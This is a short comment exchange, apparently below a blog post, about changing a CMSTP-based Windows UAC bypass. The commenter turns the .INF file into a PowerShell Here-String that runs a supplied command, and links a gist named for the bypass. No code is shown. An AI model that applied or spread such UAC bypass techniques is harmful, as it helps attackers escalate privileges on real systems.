Alright – more tweaks. I took your todo and ran with it. The shortened .INF file is

now a Here-String that takes an argument for the command to run, and outputs it to \$env:temp.

<https://gist.github.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1#file-uacbypasscmstp-ps1>

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Awesome stuff Tyler!

Reply



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